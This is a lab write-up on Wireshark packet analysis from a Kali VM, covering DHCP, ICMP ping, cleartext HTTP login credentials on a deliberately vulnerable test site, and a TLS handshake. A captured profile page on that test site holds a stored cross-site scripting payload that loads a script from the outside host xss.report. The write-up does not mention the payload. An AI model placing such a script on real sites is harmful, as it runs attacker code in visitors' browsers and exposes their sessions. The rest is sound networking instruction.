

Network Setup

The analysis was conducted on a Kali Linux virtual machine (VM), which served as the primary environment for capturing and analyzing network traffic. The VM was configured with the following IP address: **192.168.1.15**


This IP address was used throughout the analysis to capture and filter relevant traffic. The **ifconfig** command was run to verify the network configuration and ensure the VM's connectivity within the test environment.



Wireshark Capture and Network Protocols




The main screen of Wireshark displays a list of all available network interfaces for the Windows PC. These interfaces represent different network connections that the Windows machine can use to send and receive network traffic. Each entry corresponds to a network adapter currently detected on the machine. The spiked lines beside each interface shows live network traffic activity. I will choose the Ethernet 4 interface to use for the Wireshark capture. The reason for choosing the Ethernet 4 interface is because it is linked to the main network interface with the default gateway (192.168.1.1). This suggests it is the interface handling the primary network traffic, including the Kali VM communicating over the network.



The screenshot above shows the main Wireshark interface after capturing traffic on the Ethernet 4 network interface. While capturing traffic, I logged into the Kali VM. Each row represents a captured network packet with columns for the packet number, timestamp, source IP address, destination IP address, protocol, and additional information. The packets are displayed in chronological order based on the time they were captured. The filter option allows you to narrow down the displayed packets to only those that match specific criteria, making it easier to analyze large network captures.

DHCP Protocol

Dynamic Host Configuration Protocol (DHCP) is an essential network management protocol used to automatically assign IP addresses to devices on a network. This process is crucial for network communication as it ensures devices can connect without manual configuration.



In the image above, a DHCP filter was applied, displaying two key packets related to the Kali VM connecting to the network. These packets show the DHCP request sent by the Kali VM asking for an IP address, along with the response from the DHCP server. The transaction ID is used to uniquely identify the request. Below is a breakdown of the process:

Packet #188:

- **Source: 0.0.0.0** — This indicates that the Kali VM does not yet have an IP address assigned.
- **Destination: 255.255.255.255** — A broadcast address, meaning the request is sent to all devices on the network.


Packet #190:


- **Source: 192.168.1.1** — This is the network's DHCP server, essentially the default gateway.
- **Destination: 192.168.1.15** — The IP address assigned to the Kali VM.

This successful exchange demonstrates that the Kali VM was able to dynamically obtain an IP address, enabling it to communicate with other devices on the network.

ICMP Protocol

Internet Control Message Protocol (ICMP) is primarily used for diagnostic and error reporting purposes, enabling devices to communicate issues or verify network connectivity. The most common use of ICMP is the "ping" command, which sends ICMP Echo Requests to a target and waits for Echo Replies to confirm network reachability and measure response times.


```
┌──(steve㉿kali)-[~]
└─$ ping google.com
PING google.com (142.250.191.238) 56(84) bytes of data.
64 bytes from ord38s32-in-f14.1e100.net (142.250.191.238): icmp_seq=1 ttl=117 time=57.2 ms
64 bytes from ord38s32-in-f14.1e100.net (142.250.191.238): icmp_seq=2 ttl=117 time=37.7 ms
64 bytes from ord38s32-in-f14.1e100.net (142.250.191.238): icmp_seq=3 ttl=117 time=33.8 ms
64 bytes from ord38s32-in-f14.1e100.net (142.250.191.238): icmp_seq=4 ttl=117 time=34.7 ms
^C
--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 33.838/40.865/57.177/9.525 ms
```


icmp

No.	Time	Source	Destination	Protocol	Lengtl	Info
215	2024-11-21 14:18:29.6369…	192.168.1.15	142.250.191.238	ICMP	98	Echo (ping) request id=0x2529, seq=1/256, ttl=64 (reply in 216)
216	2024-11-21 14:18:29.6936…	142.250.191.238	192.168.1.15	ICMP	98	Echo (ping) reply id=0x2529, seq=1/256, ttl=117 (request in 215)
220	2024-11-21 14:18:30.6380…	192.168.1.15	142.250.191.238	ICMP	98	Echo (ping) request id=0x2529, seq=2/512, ttl=64 (reply in 221)
221	2024-11-21 14:18:30.6751…	142.250.191.238	192.168.1.15	ICMP	98	Echo (ping) reply id=0x2529, seq=2/512, ttl=117 (request in 220)
229	2024-11-21 14:18:31.6405…	192.168.1.15	142.250.191.238	ICMP	98	Echo (ping) request id=0x2529, seq=3/768, ttl=64 (reply in 230)
230	2024-11-21 14:18:31.6739…	142.250.191.238	192.168.1.15	ICMP	98	Echo (ping) reply id=0x2529, seq=3/768, ttl=117 (request in 229)
232	2024-11-21 14:18:32.6424…	192.168.1.15	142.250.191.238	ICMP	98	Echo (ping) request id=0x2529, seq=4/1024, ttl=64 (reply in 233)
233	2024-11-21 14:18:32.6769…	142.250.191.238	192.168.1.15	ICMP	98	Echo (ping) reply id=0x2529, seq=4/1024, ttl=117 (request in 232)

In the image above, an ICMP filter was applied in Wireshark, showing the communication between the Kali VM and google.com during a ping test. This interaction is represented by Echo Request and Echo Reply packets. Below is a breakdown of the process:

Echo Request:

- **Source: 192.168.1.15** — The IP address of the Kali VM sending the ping.

- **Destination: 142.250.191.238** — The IP address for google.com.

Echo Reply:


- **Source: 142.250.191.238** — The IP address of google.com responding to the ping.


- **Destination: 192.168.1.15** — The IP address of the Kali VM.


This successful exchange confirms that the Kali VM has connectivity to external networks and that ICMP traffic to google.com is functioning correctly.

HTTP Protocol

Hypertext Transfer Protocol (HTTP) is the foundation of data communication for the World Wide Web. It is a protocol that allows a web client (browser) to request resources, such as web pages, from a server. HTTP does not encrypt the data transmitted, making it more vulnerable to interception and tampering.




testphp.vulnweb.com/userinfo.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hac
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
ddd (test)
On this page you can visualize or edit you user information.
Name: ddd
Credit card number: 455454454454554
E-Mail: hallo@gmail.com
Phone number: 4544554545
Address: var%20a=document.createElement(%22script%22); a.src=%22https://xss.report/c/mirror%22; document.body.appendChild(a);
update


http.request.method == "POST"
No. Time Source Destination Protocol Length Info
242 2024-12-07 23:04:18.906243 192.168.1.15 44.228.249.3 HTTP 594 [TCP Previous segment not captured] POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
Frame 242: 594 bytes on wire (4752 bits), 594 bytes captured (4752 bits) on interface \Device\NPF_{83DA87D9-8D0C-
Ethernet II, Src: PCSSystemtec_ae:9a:2f (08:00:27:ae:9a:2f), Dst: Netgear_a8:64:3f (a0:40:a0:a8:64:3f)
Internet Protocol Version 4, Src: 192.168.1.15, Dst: 44.228.249.3
Transmission Control Protocol, Src Port: 44438, Dst Port: 80, Seq: 2, Ack: 1, Len: 528
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "uname" = "test"
Form item: "pass" = "test"

In the images above, Wireshark was used to capture the login process for a test website using HTTP. By filtering for HTTP POST requests, it was possible to identify the packet carrying the login credentials. The following steps were taken to analyze and view the cleartext username and password:

1) Filter for traffic

The following display filter was applied in Wireshark to isolate HTTP POST requests:

http.request.method == "POST"

This filter narrowed down the results to packets containing form submission.

2) Locate the relevant packet

From the filtered results, the POST request sent during the login process was identified. In this example, **packet 242** was selected for further analysis. The packet's source IP address was **192.168.1.15** (the Kali VM), and the destination IP address was **44.228.249.3** (the test website server)

3) Examine the HTTP Details

In the Packet Details Pane (middle section of the Wireshark interface), the protocol layers were expanded to view the structure of the POST request.

Within the Hypertext Transfer Protocol layer, the option “HTML Form URL Encoded” was selected.

4) View the credentials

Expanding the “HTML Form URL Encoded” section displayed the form data sent in the POST request. The following details were visible:

uname: "test" (the entered username)


pass: "test" (the entered password)

The values also appear in the Packet Bytes Pane as raw content in both hexadecimal and ASCII formats.

HTTPS Protocol

Hypertext Transfer Protocol Secure (HTTPS) is an extension of HTTP that incorporates encryption to secure data exchanged between a web browser and a web server. By combining HTTP with Transport Layer Security (TLS), HTTPS ensures confidentiality, data integrity, and authentication, making it essential for protecting sensitive information online.

Transport Layer Security (TLS) is a cryptographic protocol that provides the encryption backbone for HTTPS. It secures communication by encrypting data during transit, preventing unauthorized access or tampering, and verifying the authenticity of the server being accessed.



In the image above, a TLS filter was applied in Wireshark to analyze the HTTPS communication between the Kali VM and the Yahoo server. This communication ensures secure data transmission through encryption and authentication. Below is a breakdown of the key packets in the process:

Packet #1162 (Client Hello):

- **Source: 192.168.1.15** — The IP address of the Kali VM initiating the connection.
- **Destination: 69.147.65.251** — The IP address of the Yahoo server.

Packet #1164 (Server Hello):

- **Source: 69.147.65.251** — The IP address of the Yahoo server responding to the request.
- **Destination: 192.168.1.15** — The IP address of the Kali VM.

This successful exchange demonstrates how HTTPS secures communication between the Kali VM and Yahoo's server, protecting data from eavesdropping or tampering. Unlike HTTP, where data is visible in plaintext, HTTPS encrypts sensitive data, such as login credentials, ensuring that even tools like Wireshark cannot decrypt packets. This protects user privacy and data integrity, rendering intercepted traffic unreadable to potential attackers.